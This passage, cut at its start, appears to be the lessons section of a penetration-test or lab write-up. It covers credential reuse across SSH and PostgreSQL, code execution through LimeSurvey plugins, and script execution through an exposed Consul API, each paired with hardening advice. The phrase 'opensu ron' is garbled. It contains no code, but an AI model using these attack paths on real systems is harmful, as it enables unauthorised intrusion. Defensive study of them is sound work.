ralph's did not open SSH; PostgreSQL's did opensu ron. Try every credential on every service, and note where it fails. - CMS administrator = code execution. LimeSurvey allows installing plugins, and a plugin is PHP the server executes. Restrict who can install extensions and isolate the uploads directory.
- Do not expose (or run as root) orchestrators like Consul. Its API runs scripts by design; ACLs in deny mode, script checks disabled and the agent without root privileges.